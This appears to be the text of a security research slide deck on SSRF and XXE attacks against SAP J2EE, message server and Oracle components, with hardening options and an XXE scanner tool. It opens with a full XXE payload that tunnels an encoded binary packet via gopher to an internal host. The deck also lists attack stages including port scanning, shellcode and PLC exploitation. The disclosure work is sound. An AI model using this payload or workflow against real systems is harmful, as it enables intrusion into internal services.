<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE in [<!ENTITY
  ltt SYSTEM "gopher://172.16.0.1:3301/a%00%00%00%7A
  %43%4F%4E%54%00%02%00%7A%67%77%2F%6D
  %61%78%5F%73%6C
  %65%65%70%00%00%00%00%79%02%00%00%00%00%00%00%
  0%28%DE%D9%00%79%5F%00%74%08%B5%38%7C
  %00%00%00%00%44%DE
  %D9%00%00%00%00%00%00%00%00%00%00%70%DE
  %D9%00%00%00%00%00%EA%1E
  %43%00%08%38%38%00%00%00%00%00%10%44%59%00%1
  8%44%59%00%00%00%00%00%64%DE%D9%00%79%5F
  %00%74%08%B5%38%7C%00%00%00%00%79%DE
  %D9%00%00%00%00%7A%DE%D9%00%B3%56%35%7C
  %48%EF%38%7C%5F%57%35%7C%0A
  %00%00%00%B8%EE">]><dmsg:generate xmlns:dmsg='http://
  sap.com/fun/dilbert/msg' title='&lttt;'>1</dmsg:generate>
```

# SAP Message Server security bypass

- Message Server: load balancer
- If not configured properly can be vulnerable to different attacks like configuring fake application server or changing parameters
- However by default it is secured by the ms/monitor option now
  - **0: Only application servers are allowed to change the internal memory of the message server** and perform monitoring functions (default).
  - 1: External (monitoring ) programs are also allowed to do this.

# SAP Message Server security bypass

- Message Server using a session
- It needs to send multiple packets to execute an attack
- Seems **impossible but**
- More time needed for investigation

# Oracle DB security bypass

- Oracle DB: backend that stores all data
- If not configured properly can be vulnerable to unauthorized access using the <SID >adm username only without password
- To secure Oracle DB, it is recommended to:
  - tcp.validnode\_checking = yes
  - tcp.invited\_nodes = (hostname1, hostname2)
  - tcp.excluded\_nodes = (other)
- The same problems for bypassing as in Message Server
- Still investigating

## Other remote services

- Dozens of different SAP services
  - More than 10 in ABAP
  - More than 20 in J2EE
  - More that 20 others
- All of them are enabled by default and can have some issues
- Can be secured by firewalls sometimes
- Can be secured by ACLs
- **Some vulnerabilities reported by us still not patched**
- **Any single-packet exploit can be executed**

# SSRF threats

- Exploit any old vulnerabilities in OS or database because systems secured by firewall usually lack patches
- Exploit old SAP Application vulnerabilities
- Bypass SAP security restrictions
- **A way to open new vulnerabilities**

## A way to open new vulnerabilities

- Before XML Tunneling, vulnerabilities in the local services which only listen 127.0.0.1 were not interesting
- Now they are more likely to be exploited
- It is another area for research

## Conclusion?

“Let’s put it under a firewall”  
is not a solution anymore



# XXE Scanner

# Purpose

- Found an XML Interface and want to try if it is vulnerable to XXE?

Or

- Found an XXE in some project and want to know which attacks are possible?

Or

- Found an XXE, and know a vulnerable service inside the company, and want to exploit it?

## How is it working?

- You enter a vulnerable URL
- You point XML data
- You create parser rules

## Few steps

- Test
  - Test if XXE is working. Configure parser rules
- Scan
  - Scan for available information
- Attack
  - Exploit SSRF or chained attack

## Action: Test

### 1. Create rules for parser

- t - time
- c - content
- g – grab

*c:Incrorrect file name:Exception id;t:connection  
problem:10;g:File found:title='%FILE%'*>

### 2. Test for local file read, remote share read, HTTP scheme support , brute for different schemes support

## Action: Scan

1. Bruteforce and download files
2. Directory listing
3. Port scan
4. SMB shares scan
5. HTTP URL scan

## Action: Attack

1. Send a custom SSRF HTTP packet
2. Send a custom TCP packet by gopher
3. Exploit Windows OS + DNS shellcode
4. Exploit WAGO PLC

**Soon, others may appear.**

# DEMO





# SOON

1. Pretty GUI
2. Proxy support
3. Documents Type Definitions (DTD) generator
4. WSDL transformer
5. Schema detections

==Big tnx to Alex Turin==

# Conclusion

- SSRF attacks are very dangerous
- They have a very wide range still poorly covered
- Gopher example is not the only one I suppose
- We only look at some SAP J2EE engine issues
- Just with a brief look at current security options they were broken
- ERPScan is working closely with SAP to fix this and other architectural problems in SAP applications
- **All application servers based on JRE are vulnerable!**

Web:

[www.erpscan.com](http://www.erpscan.com)

e-mail: [info@erpscan.com](mailto:info@erpscan.com)

Twitter: [@erpscan](https://twitter.com/erpscan)

[@sh2kerr](https://twitter.com/sh2kerr)